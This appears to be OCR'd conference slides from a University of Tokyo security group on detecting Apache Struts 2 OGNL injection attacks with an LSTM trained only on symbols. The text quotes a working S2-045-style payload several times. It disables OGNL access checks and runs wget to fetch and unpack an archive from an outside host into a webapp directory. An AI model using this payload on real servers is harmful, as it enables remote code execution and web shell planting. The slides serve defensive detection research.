東京大学 情報学環

SiSOC TOKYO

All you need is symbol, not word.
-defending attacks leveraging Struts2-

Interfaculty Initiative in Information Studies Graduate School of Interdisciplinary Information Studies,

The University of Tokyo

Mariko Fujimoto, Wataru Matsuda, Takuho Mitsunaga

Incidents caused by Struts 2 vulnerabilities

東京大学 情報学環 SiSOC TOKYO

- 30 vulnerabilities have been found since 2016
- The following examples show incidents caused by Struts 2 vulnerabilities

Vulnerability	When	Victim	Damages
S2-021 CVE-2014-0094	April 2014	Japanese libraries, governments etc.	Customer services stopped
S2-032 CVE-2016- 3081	April 2016	Entertainment company(JP)	About 350 thousand pieces of personal information was leaked
S2-045 CVE-2017- 5638	Match 2017	EC site company(JP)	About 20 thousand pieces of personal information was leaked
S2-045 CVE-2017- 5638	May 2017	Consumer credit information organizations(US)	About 145 million pieces of personal information was leaked

Attack methods leveraging OGNL

Examples of vulnerabilities caused by OGNL


東京大学 情報学環 SiSOC TOKYO

- 30 vulnerabilities have been found since 2016
- More than 8 vulnerabilities are related to OGNL
- The followings are examples of vulnerabilities related to OGNL which read to remote code execution

Security Bulletins No	CVE	Summary
S2-032	CVE-2016-3081	Remote Code Execution can be performed via malicious URL query when Dynamic Method Invocation is enabled.
S2-033	CVE-2016-3087	Remote Code Execution can be performed via malicious URI when using REST Plugin.
S2-037	CVE-2016-4438	
S2-045	CVE-2017-5638	Remote Code Execution can be performed via malicious request header.

OGNL (Object Graph Navigation Language)

- OGNL is an expression language which enables easy access to Java properties or methods from View programs such as JSP
- OGNL is a kind of interface between View and Model
- OGNL helps simple implementation of dynamic contents



OGNL (Object Graph Navigation Language)

- OGNL sometimes leads to security problems since it enables dynamic execution of Java code
- OGNL is used in many internal programs of Struts 2, it might be difficult to remove OGNL from Struts 2

<View (JSP)>

```
<s:property value="%{sampleList.size}"/>
<s:property value="%{sampleList[0]}"/>
```

OGNL


<Action (Java Class)>

```
public class SampleAction extends ActionSupport {
  private  List<String> sampleList;
  public List<String> getSampleList() {
        return sampleList;
  }
  public void setSampleList(List<String> sampleList) {
        this.sampleList = sampleList;
  }
  public String execute() throws Exception {
   . . .
  }
}
```

Attacks leveraging OGNL related vulnerabilities

東京大学 情報学環 SiSOC TOKYO

- The root cause is unexpected Java code execution through requests containing OGNL
- Attackers can execute arbitrary Java codes remotely by sending malicious requests containing OGNL



Analysis of attack request


- Example of attack request leveraging OGNL

```
%{(#nike='multipart/form-
data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_
memberAccess?(#_memberAccess=#dm):((#container=#context['c
om.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#c
ontainer.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@cl
ass)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.get
ExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#c
md='wget+-O+/opt/apache-tomcat-8.5.5/webapps/yarale/WEB-
INF/jsp/example/HelloWorld.jsp.tar+http://10.0.19.131/exploit/H
elloWorld.jsp.tar;tar+xvf+/opt/apache-tomcat-
8.5.5/webapps/yarale/WEB-INF/jsp/example/HelloWorld.jsp.tar+-
C+/opt/apache-tomcat-8.5.5/webapps/yarale/WEB-
INF/jsp/example').
```

Analysis of attack request


SiSOC TOKYO

- We analyze text contained in attack request using Tensorboard




Proposed methods for protecting against attacks leveraging OGNL

Summary of the proposed method



Algorithm of the proposed method

東京大学 情報学環
SiSOC TOKYO



Detection using LSTM

- We use LSTM (Long Short-Term Memory) to detect attack requests leveraging OGNL
- LSTM detects feature of JAVA program(exploit codes are written by JAVA)

```
GET /example/HelloWorld.action HTTP/1.1
Host: struts-sv.example.com
Content-Type: %{(#nike='multipart/form-data').(#dm=@ognl.OgnlContext
@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm)…
.}
Connection: close
…
```

Exploit codes written by JAVA

Detection using LSTM

- Detection accuracy depends on the attack request.
- If attacker uses code which LSTM has not learned, False Negative might be occurred.
- If LSTM only learns simple commands such as “cat /etc/passwd”, LSTM might not detect complicated codes as follows.

```
%{(#nike='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd='wget+-O+/opt/apache-tomcat-8.5.5/webapps/yarale/WEB-INF/jsp/example/HelloWorld.jsp.tar+http://10.0.19.131/exploit/HelloWorld.jsp.tar;tar+xvf+/opt/apache-tomcat-8.5.5/webapps/yarale/WEB-INF/jsp/example/HelloWorld.jsp.tar+-C+/opt/apache-tomcat-8.5.5/webapps/yarale/WEB-INF/jsp/example').
```

Learn only symbols

- Detection rate was improved when LSTM learns **only symbols** in attack requests

```
%{(#nike='multipart/form-
data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAc
cess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.x
work2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.o
pensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNa
mes().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.s
Access(#dm)))).(#cmd='wget+-O+/opt/apache-tomcat-
8.5.5/webapps/yarale/WEB-
INF/jsp/example/HelloWorld.jsp.tar+http://10.0.19.131/exploit/HelloWorld.j
sp.tar;tar+xvf+/opt/apache-tomcat-8.5.5/webapps/yarale/WEB-
INF/jsp/example/HelloWorld.jsp.tar+-C+/opt/apache-tomcat-
8.5.5/webapps/yarale/WEB-INF/jsp/example').
```

Detection failed

